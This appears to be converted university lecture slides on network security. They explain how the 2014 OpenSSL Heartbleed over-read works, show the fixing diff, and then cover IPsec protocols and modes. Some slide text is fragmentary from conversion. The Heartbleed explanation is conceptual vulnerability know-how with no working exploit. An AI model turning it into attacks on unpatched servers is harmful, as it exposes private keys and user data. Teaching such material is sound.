- **Sessions can be easily terminated.** A man-in-the-middle can easily insert a TCP FIN to close the session, and the peer is unable to determine whether or not it was a legitimate end of the session.



SSL Heartbleed Problem



What is OpenSSL?

The screenshot shows the OpenSSL project website at <https://www.openssl.org>. The page features a dark blue header with the OpenSSL logo and the text "Cryptography and SSL/TLS Toolkit". Below the header, there's a navigation bar with links to "Sponsor OpenSSL", "Purchase a Support Contract", "Contract a Team Member", and "Our Sponsors". On the left, a sidebar menu includes "Title", "FAQ", "About", "News", "Documents", "Source", "Support", "Related", and "Security". The main content area has a heading "Welcome to the OpenSSL Project" and a paragraph describing the project as a collaborative effort to develop a robust, commercial-grade, full-featured toolkit for SSL/TLS and general cryptography. To the right, there's a promotional graphic with the text "Why buy an SSL toolkit as a black-box when you can get an open one for free?" followed by a large question mark icon.

- One of the open source development project
- Also one of the most popular implementation of Secure Sockets Layer (SSL) and Transport Layer Security (TLS) protocols
- With a set of cryptographic toolkits

Timeline – How Heartbleed was introduced

Official start of
the OpenSSL
project

Internet Engineering Task
Force (IETF) released RFC
6520:
Transport Layer Security
(TLS) and Datagram
Transport Layer Security
(DTLS) Heartbeat
Extension

Dec-1998

Dec-2011

Feb-2012

14- Mar-2012

- Robin Seggelmann, one of RFC's authors, implemented the Heartbeat Extension for OpenSSL.
- Stephen Henson, one of OpenSSL's core developers, reviewed the code and introduced it into OpenSSL's source code repository.

The vulnerable
code was
adopted into
OpenSSL v1.0.1
and widely
spread.

Timeline

– Discovery of Heartbleed (2014)

- Affected versions of OpenSSL software: versions 1.0.1 through 1.0.1f
- It took **2 years** for the bug to be discovered after version 1.0.1 was released in 2012.

the flaw, which later becomes known as “Heartbleed”.

National Cyber Security Centre Finland (NCSC-FI).

on its website. Versions 1.0.1g and later have implemented a fix.

Impact of Heartbleed

Well-known websites:
Facebook, Google,
Twitter, Instagram,
YouTube, Gmail,
Yahoo!Mail, Amazon,
DropBox, etc.

OpenSSL is the default encryption engine for Apache, nginx, which according to Netcraft runs **66 percent of websites**.

Source : <http://arstechnica.com/security/2014/04/critical-crypto-bug-in-openssl-opens-two-thirds-of-the-web-to-eavesdropping/>

Critical crypto bug in OpenSSL opens two-thirds of the Web to eavesdropping

Exploits allow attackers to obtain private keys used to decrypt sensitive data.

by Dan Goodin - Apr 8 2014, 8:10am CST


HACKING OPEN SOURCE 215

How about software applications, OS or firmwares using OpenSSL?


OpenSSL also ships in a wide variety of operating systems and applications, including the Debian Wheezy, Ubuntu, CENTOS, Fedora, OpenBSD, FreeBSD, and OpenSUSE distributions of Linux.

What is Heartbleed?

```
struct {  
    HeartbeatMessageType type;  
    uint16 payload_length;  
    opaque payload[HeartbeatMessage.payload_length];  
    opaque padding[padding_length];  
} HeartbeatMessage;
```



HOW HEARTBEAT EXTENSION FOR TLS WORKS



SERVER, ARE YOU STILL THERE?
IF SO, REPLY "POTATO" (6 LETTERS).




... user Meg wants these 6 letters: POTATO. User Meg wants pages about "irl games". Unlocking secure records with master key 5130985733433...



What is Heartbleed?

SERVER, ARE YOU STILL THERE?
IF SO, REPLY "HAT" (500 LETTERS).



connection. Jake requested pictures of dogs. User Meg wants these 500 letters: HAT. Lucas requests the "missed connections" page. Eve (administrator) wants to set server's master key to "14835038534". Isabel wants pages about snakes but not too long". User Karen wants to know about password "softBar". User

- An attacker can request that a running TLS server hand over a relatively large slice (up to 64KB) of its private memory space.
- This private memory space can *potentially* store:
 - (a) long-term server private key
 - (b) TLS session keys
 - (c) confidential data like passwords
 - (d) session ticket keys



WHAT HAPPENS BEHIND THE HEARTBLEED BUG?

Heartbleed

- Is it an implementation problem?

```
diff --git a/tls1.h b/tls1.h
index 3a2a2d0..a2a2a2d 100644
--- a/tls1.h
+++ b/tls1.h
@@ -2588,16 +2588,20 @@ tls1_process_heartbeat(SSL *s)
     unsigned int payload;
     unsigned int padding = 16; /* Use minimum padding */

-     /* Read type and payload length first */
-     hbtype = *p++;
-     n2s(p, payload);
-     pl = p;

-     if (s->msg_callback)
+     /* Read type and payload length first */
+     if (1 + 2 + 16 > s->s3->rrec.length)
         return 0; /* silently discard */
+     hbtype = *p++;
+     n2s(p, payload);
+     if (1 + 2 + payload + 16 > s->s3->rrec.length)
         return 0; /* silently discard per RFC 6520 sec. 4 */
+     pl = p;

     if (hbtype == TLS1_HB_REQUEST)
     {
         unsigned char *buffer, *bp;
```

OpenSSL source code

checks to make sure that the actual record length is sufficiently long

- Heartbleed implementation problems

- Did not check for invalid user input!
- Did not check for buffer over-read!

stops zero-length heartbeats

Reference


- [1] Cantrell, T., “Heartbleed and its impact on embedded security” at [www.embedded.com](http://www.embedded.com/design/safety-and-security/4430090/Heartbleed-and-its-impact-on-embedded-security), 30 Apr 2014. Retrieved at <http://www.embedded.com/design/safety-and-security/4430090/Heartbleed-and-its-impact-on-embedded-security>
- [2] Grubb, B., “Heartbleed disclosure timeline: who knew what and when” at The Sydney Morning Herald, 15 Apr 2014. Retrieved at <http://www.smh.com.au/it-pro/security-it/heartbleed-disclosure-timeline-who-knew-what-and-when-20140415-zqurk.html>
- [3] Heartbleed from Wikipedia. <http://en.wikipedia.org/wiki/Heartbleed>
- [4] Heartbleed official website. <http://heartbleed.com/>
- [5] IETF, “RFC 1122: Requirements for Internet Hosts – Communication Layers”, Oct 1989. Retrieved at <http://tools.ietf.org/html/rfc1122>.
- [6] IETF, “RFC 4821: Packetization Layer Path MTU Discovery”, Mar 2007. Retrieved at <http://tools.ietf.org/html/rfc4821>.
- [7] IETF, “RFC 6520: TLS Heartbeat Extension”, Feb 2012. Retrieved at <http://tools.ietf.org/html/rfc6520>
- [8] OpenSSL project website. <http://www.openssl.org/>
- [9] Openssl from Wikipedia. <http://en.wikipedia.org/wiki/OpenSSL>
- [10] Mesander, B., “Heartbleed wasn’t a single bug” at www.cardinalpeak.com , 14 Apr 2014. Retrieved at <http://www.cardinalpeak.com/blog/heartbleed-wasnt-a-single-bug/>
- [11] Saltzer, J. H. & Schroeder, M. D. "The Protection of Information in Computer Systems." 1278-1308. *Proceedings of the IEEE* 63, 9, September 1975.
- [12] Sean, “Diagnosis of the OpenSSL Heartbleed Bug” at Sean’s thoughts, 7 Apr 2014. Retrieved at <http://blog.existentialize.com/diagnosis-of-the-openssl-heartbleed-bug.html>
- [13] Matthew, G., “Attack of the week: OpenSSL Heartbleed” at A Few Thoughts on Cryptographic Engineering, 8 Apr 2014. Retrieved at <http://blog.cryptographyengineering.com/2014/04/attack-of-week-openssl-heartbleed.html>



**STORY IS NOT COMPLETE
WITHOUT
IPSEC**

IPsec Implementation

- IPsec provides transport security for all users of IP, without changing the interface to IP, i.e. upper layer protocols need not be modified to invoke security and need not be aware that their traffic is protected at the IP layer
- IPsec provides host-to-host security, but not user-to-user or application-to-application security



○ Figure 16.10: IP Security

IP Security Protocol (IPsec)

- A suite of “complex” protocols that provides security at the network layer, e.g. RFC 4301: overall IP security architecture
- Network layer security:
 - Provides secrecy by encrypting all IP datagrams (e.g. TCP/UDP segments, ICMP messages)
 - Transparent to applications above the IP layer
- Source authentication: able to authenticate the IP source addresses, to prevent spoofing IP addresses
- 2 principle protocols:
 - Authentication Header (**AH**) protocol: provides authentication and integrity for packet sources
 - Encapsulation Security Payload (**ESP**) protocol: provides authentication and integrity for packet sources, and confidentiality using AES

With ESP, why you need AH?

- Authentication Header (**AH**) protocol: provides authentication and integrity for packet sources
- Encapsulation Security Payload (**ESP**) protocol: provides authentication and integrity for packet sources, and confidentiality using AES
- In the 1990s, export restrictions on encryption algorithms required “exported” products to provide an authentication-only mechanism
- With no export restrictions today, we can use ESP only now

IPsec

- Services:

- Indirect access control support
- Connectionless integrity
- Data origin authentication
- Protection against replaying/reordering of IP packets
- Confidentiality
- Limited traffic flow confidentiality

- Key components:

- Security protocols (AH, ESP)
- Security association (SA)
- Algorithm for authentication and encryption
- Key management (IKE)

IPsec Modes

- Transport mode: protection is afforded from host-to-host and host-to-gateway




FIGURE 24.2 IPsec in the transport mode for a host to host VPN.




FIGURE 24.4 Host to Gateway VPN.

IPsec Modes

- Tunnel mode: supports gateway-to-gateway and host-to-gateway connections, rarely used for host-to-host connection




FIGURE 24.3 IPsec in the tunnel mode for a *gateway-to-gateway* VPN.




FIGURE 24.4 Host to Gateway VPN.

Transport Mode vs. Tunnel Mode

- Transport mode uses the original IP header: protects the packet payload
 - An upper-layer protocol frame, e.g. TCP or UDP frame, is encapsulated within the ESP
 - The IP header is not encrypted
 - Provides end-to-end protection of packets between 2 hosts, both hosts have to IPsec aware
- Tunnel mode uses IPsec header: protects both the original IP header and the payload, more difficult for attackers to identify targets
 - The whole IP packet is treated as a new payload of an outer IP packet, the original inner IP packet is encapsulated within the outer IP packet
 - End hosts need not be IPsec aware
 - Provides gateway-to-gateway security rather than end-to-end security

Transport Mode vs. Tunnel Mode




FIGURE 24.5 Transport Mode (top) vs. Tunnel Mode (bottom).




Figure 16.6: Applying ESP in Transport Mode to IPv6 Packet





Figure 16.7: Applying ESP in Tunnel Mode to an IPv6 Packet

Security Association (SA)

- Specifies the manners in which packets are protected, includes cryptographic algorithms, keys, IV, lifetimes, sequence numbers and the mode
- Before sending secured data packets from the source to the destination, the source and network hosts handshake and create a network-layer logical connection, called security association (SA)
- For two-way communication between a sender and a receiver, 2 SAs are required
- An SA is a 3-tuple:
 - A security protocol (AH or ESP) identifier
 - The source IP address
 - A 32-bit connection identifier called the Security Parameter Index (SPI): all datagrams in the SA will have the same SPI


IPsec Modes SA

- Transport mode vs. tunnel mode SA



AH Protocol


- Supports source host identification and data integrity but not secrecy
- When a source host wants to send datagrams to a particular destination
 - It first establishes an SA with the destination
 - It then send secure datagrams to the destination



IP datagram with the AH header

ESP Protocol

- Supports network-layer secrecy as well as source host authentication
- When a source host wants to send datagrams to a particular destination
 - It first establishes an SA with the destination
 - It then send secure datagrams to the destination



COMP 3355

Web Security –

More examples

